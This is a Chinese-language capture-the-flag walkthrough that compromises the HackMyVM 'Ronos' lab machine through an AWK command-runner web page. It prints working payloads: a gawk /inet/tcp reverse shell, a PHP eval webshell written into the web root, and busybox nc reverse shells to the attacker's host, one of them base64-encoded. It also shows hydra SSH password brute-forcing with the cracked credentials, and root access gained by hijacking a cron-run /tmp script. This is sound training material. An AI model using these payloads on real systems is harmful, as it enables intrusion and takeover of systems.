

```
Debian GNU/Linux 10 Ronos tty1
```

```
Hack My VM
```

QQ Group: 660930334  
IP Address: 192.168.0.104  
Ronos login: \_

```
Debian GNU/Linux 10 Ronos tty1
```

```
HackMyVM
```

QQ Group: 660930334  
IP Address: 192.168.0.104  
Ronos login: \_

```
Debian GNU/Linux 10 Ronos tty1
```

```
HackMyVM
```

QQ Group: 660930334  
IP Address: 192.168.0.104  
Ronos login: \_

```
nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
```

```

(root@ kali)-[/home/kali/targets]
# nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 09:21 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 09:21
Scanning 192.168.0.104 [1 port]
Completed ARP Ping Scan at 09:21, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:21
Scanning pastebin.com (192.168.0.104) [65535 ports]
Discovered open port 80/tcp on 192.168.0.104
Discovered open port 22/tcp on 192.168.0.104
Completed SYN Stealth Scan at 09:22, 28.40s elapsed (65535 total ports)
Initiating Service scan at 09:22
Scanning 2 services on pastebin.com (192.168.0.104)
Completed Service scan at 09:22, 6.06s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.03s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.03s elapsed
Nmap scan report for pastebin.com (192.168.0.104)
Host is up (0.00042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:67:35:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.97 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(root@ kali)-[/home/kali/targets]
#

```

进一步扫描:

```
nmap -v -Pn -T5 192.168.0.104 -sV -sC -p 22,80
```

```

Discovered open port 22/tcp on 192.168.0.104
Completed SYN Stealth Scan at 09:22, 0.02s elapsed (2 total ports)
Initiating Service scan at 09:22
Scanning 2 services on pastebin.com (192.168.0.104)
Completed Service scan at 09:22, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.37s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.01s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Nmap scan report for pastebin.com (192.168.0.104)
Host is up (0.00067s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|   256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: AWK Command Runner
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:67:35:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

(root@ kali)-[/home/kali/targets]
#


```


扫描目录:

```
dirsearch -u http://192.168.0.104
```



访问一下80端口:





### awk 执行命令：

```
awk 'BEGIN {s = "/inet/tcp/192.168.0.109/8888/0/0"; while(42) { do{ printf "shell> " |&
s; if ((s |& getline c) <= 0) break; while (c && (c ~ /^[^\n]/)) { printf $0 |& s; s |&
getline; print $0 } close(c) } while(1) } }' /dev/null
```

没成功。

```

$ awk
Usage: awk [POSIX or GNU style options] -f progfile [--] file ...
Usage: awk [POSIX or GNU style options] [--] 'program' file ...
POSIX options:          GNU long options: (standard)
  -f progfile           --file=progfile
  -F fs                 --field-separator=fs
  -v var=val            --assign=var=val
Short options:          GNU long options: (extensions)
  -b                   --characters-as-bytes
  -c                   --traditional
  -C                   --copyright
  -d[file]             --dump-variables[=file]
  -D[file]             --debug[=file]
  -e 'program-text'    --source='program-text'
  -E file              --exec=file
  -g                   --gen-pot
  -h                   --help
  -i includefile       --include=includefile
  -I                   --trace
  -l library           --load=library
  -L[fatal|invalid|no-ext] --lint[=fatal|invalid|no-ext]
  -M                   --bignum
  -N                   --use-lc-numeric
  -n                   --non-decimal-data
  -o[file]             --pretty-print[=file]
  -O                   --optimize
  -p[file]             --profile[=file]
  -P                   --posix
  -r                   --re-interval
  -s                   --no-optimize
  -S                   --sandbox
  -t                   --lint-old
  -V                   --version

To report bugs, use the 'gawkbug' program.
For full instructions, see the node 'Bugs' in 'gawk.info'
which is section 'Reporting Problems and Bugs' in the
printed version. This same information may be found at
https://www.gnu.org/software/gawk/manual/html\_node/Bugs.html.
PLEASE do NOT try to report bugs by posting in comp.lang.awk,
or by using a web forum such as Stack Overflow.

gawk is a pattern scanning and processing language.
By default it reads standard input and writes standard output.

Examples:
  awk '{ sum += $1 }; END { print sum }' file
  awk -F: '{ print $1 }' /etc/passwd

```

文件读取：

```
'{ print $1 }' /etc/passwd
```

**Enter AWK Command:**

```
'{ print $1 }' /etc/passwd
```

**AWK Operation Examples**

Print Name and Role: `{print $1, $3}` Filter by Age > 30: `$2 > 30 {print $1, $2}`

Set Output Separator (OFS): `BEGIN {OFS=":"} {print $1, $2, $3}`

Filter out Header: `NR > 1 {print $0}`

Default File: **sample.txt**

**Execute**

**Output:**

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin

```

发现三个用户：

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd
systemd-network:x:102:103:systemd
systemd-resolve:x:103:104:systemd
systemd-coredump:x:999:999:systemd
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
twansh:x:1000:1000:,,,:/home/twansh:/bin/bash
david:x:1001:1001::/home/david:/bin/bash
```

Name

这你敢信？

## Enter AWK Command:

```
'{ print $1 }' /home/twansh/user.txt
```

### AWK Operation Examples

**Print Name and Role:** `'{print $1, $3}'`

**Filter by A**

**Set Output Separator (OFS):** `'BEGIN {OFS=":"} {print $1, $2`

**Filter out Header:** `'NR > 1 {print $0}'`

**Default File: sample.txt**

**Execute**

### Output:

```
flag{user-0c4da5e7f8a886869575ae0a046f1841}  
Name  
Alice  
Bob
```

得到了user 的 flag:

```
flag{user-0c4da5e7f8a886869575ae0a046f1841}
```

经过尝试，好像可以写入脚本：

```
BEGIN{print "YnVzeWJveCBuYyAxOTIuMTY4LjAuMTA5IDg4ODggLWUgL2Jpbi9zaA==" >  
"/tmp/shell.sh"}
```

```
#!/bin/sh
busybox nc 192.168.0.109 8888 -e /bin/sh

'BEGIN{print "YnVzeWJveCBuYyAxOTIuMTY4LjAuMTA5IDg4ODggLWUgL2Jpbi9zaA==" >
"/tmp/shell.sh"}'
```

**Execute**

## Output:

```
YnVzeWJveCBuYyAxOTIuMTY4LjAuMTA5IDg4ODggLWUgL2Jpbi9zaA==
Name
Alice
Bob
Charlie
David
Ethan
```

好像写入了无法执行啊，但是能读取twansh的文件，应该能写入一句话木马？

经过绕过，payload如下：

```
'BEGIN{print "<?php @eval($_POST[\"cmd\"])?>" > "/var/www/html/shell.php"}'
```



### Enter AWK Command:

```
'BEGIN{print "<?php @eval($_POST[\"cmd\"])?>" > "/var/www/html/shell.php"}'
```

### AWK Operation Examples

**Print Name and Role:** '{print \$1, \$3}'

**Filter by Age > 30:** '\$2 > 30 {print \$1, \$2}'

**Set Output Separator (OFS):** 'BEGIN {OFS=":"} {print \$1, \$2, \$3}'

**Filter out Header:** 'NR > 1 {print \$0}'

**Default File:** **sample.txt**

**Execute**

### Output:

Command executed but produced no output.

成功写入并且可以访问:



反弹shell:

```
busybox nc 192.168.0.109 8888 -e /bin/sh
```

```
? MobaXterm 20.2 ?
(SSH client, X-server and networking tools)

> SSH session to kali@192.168.0.109
? SSH compression : ✓
? SSH-browser      : ✓
? X11-forwarding   : ✓ (remote display is forwarded through X11)
? DISPLAY          : ✓ (automatically set on remote server)

> For more info, ctrl+click on help or visit our website

Linux kali 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1
The programs included with the Kali GNU/Linux system are free software; the
exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 7 09:18:54 2025 from 192.168.0.102
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# cd targets

(root@kali)-[/home/kali/targets]
# vim /etc/hosts

(root@kali)-[/home/kali/targets]
# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 47570

AntSword 编辑 窗口 调试
192.168.0.104 >_ 192.168.0.104
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux Ronos 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25)
当前用户: www-data
(*) 输入 ashhelp 查看本地命令
(www-data:/var/www/html) $ cd /home/twansh/
(www-data:/home/twansh) $ busybox nc 192.168.0.109 8888 -e /bin/sh
```

切换成交交互式shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

```
www-data@Ronos:/$ cat /home/twansh/user.txt
cat /home/twansh/user.txt
flag{user-0c4da5e7f8a886869575ae0a046f1841}
www-data@Ronos:/$
```

拿到了user 的 flag:

```
flag{user-0c4da5e7f8a886869575ae0a046f1841}
```

没发现什么有用的东西，爆破一下用户？

```
hydra -l david -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
```

```
(root@kali)-[/home/kali/targets]
└─$ hydra -l david -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 12:23:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.104:22/
[22][ssh] host: 192.168.0.104 login: david password: david
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 12:24:46
```

得到了一个用户:

```
david: david
```

登录成功：

```
(root@kali)-[/home/kali/targets]
# ssh david@192.168.0.104
david@192.168.0.104's password:
david@Ronos:~$ sudo -l
Matching Defaults entries for david on Ronos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User david may run the following commands on Ronos:
    (root) NOPASSWD: /usr/local/bin/david-private-shell.sh
david@Ronos:~$
```

看看这个是什么。。。

```
david@Ronos:~$ cat /usr/local/bin/david-private-shell.sh
#!/bin/bash
exec /usr/bin/systemd-run --quiet --pty --property=PrivateTmp=yes /bin/bash -c "
    unshare --mount --fork /bin/bash -c '
        mount --bind /var/opt /opt
        exec sudo -u david -i
    '
"
```

它的大概意思就是：

使用systemd-run创建一个临时服务，启用PrivateTmp=yes（隔离临时目录），并分配伪终端（-pty）。

通过unshare --mount --fork创建新的挂载命名空间（隔离挂载点，避免影响主机）。

将/var/opt绑定挂载到/opt（mount --bind /var/opt /opt，即/opt实际指向/var/opt）。

最后切换回david用户的交互式 shell。

这里只能读取和执行：

```
david@Ronos:~$ ls -ld /var/opt
drwxr-xr-x 2 root root 4096 Mar 18 2025 /var/opt
david@Ronos:~$
```

```
hydra -l twansh -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
```

```
(root@kali)-[/home/kali/targets]
# hydra -l twansh -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 12:38:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.104:22/
[STATUS] 228.00 tries/min, 228 tries in 00:01h, 14344173 to do in 1048:34h, 14 active
[STATUS] 239.33 tries/min, 718 tries in 00:03h, 14343683 to do in 998:52h, 14 active
[STATUS] 246.43 tries/min, 1725 tries in 00:07h, 14342676 to do in 970:03h, 14 active
[22][ssh] host: 192.168.0.104 login: twansh password: hellomoto
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 12:49:58
```

得到了一个账号密码：

```
twansh: hellomoto
```

登录。

这里有东西：

```
twansh@Ronos:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
twansh@Ronos:/var$ cd backups
twansh@Ronos:/var/backups$ ls
apt.extended_states.0 apt.extended_states.1.gz apt.extended_states.2.gz apt.extended_states.3.gz apt.extended_states.4.gz cron.bak
twansh@Ronos:/var/backups$ cat cron.bak
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /tmp/back.sh
twansh@Ronos:/var/backups$ ls /tmp
systemd-private-25e9b0f84f5a461a9575ead7c003e661-apache2.service-7mZ9fi systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u19.service-tnK4ig
systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u10.service-2c1ofg systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u20.service-xTKIPi
systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u11.service-UseVhg systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u9.service-mjkccj
systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u12.service-LVZoJh systemd-private-25e9b0f84f5a461a9575ead7c003e661-systemd-logind.service-o0cRLg
systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u17.service-5VKn7e systemd-private-25e9b0f84f5a461a9575ead7c003e661-systemd-timesyncd.service-TFd4Qh
systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u18.service-5LKzyg
twansh@Ronos:/var/backups$ echo '#!/bin/bash' > /tmp/back.sh
twansh@Ronos:/var/backups$ echo 'busybox nc 192.168.0.109 9999 -e /bin/sh' >> /tmp/back.sh
twansh@Ronos:/var/backups$ chmod +x /tmp/back.sh
twansh@Ronos:/var/backups$ ls /tmp
back.sh systemd-private-25e9b0f84f5a461a9575ead7c003e661-run-u18.service-5LKzyg
```

每分钟都执行 /tmp/back.sh，那就是说我只需要给他写一个 back.sh 就行了。

```
echo '#!/bin/bash' > /tmp/back.sh
```

```
echo 'busybox nc 192.168.0.109 9999 -e /bin/sh' >> /tmp/back.sh
```

```
chmod +x /tmp/back.sh
```

过了一小会就监听到了shell：

切换成交互式shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

```
(root@kali)-[/home/kali]
# nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 38116
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@Ronos:~# ls
ls
root.txt
root@Ronos:~# cat root.txt
cat root.txt
flag{root-2e01f8ba17be4864fc0d53974806ed8a}
root@Ronos:~#
```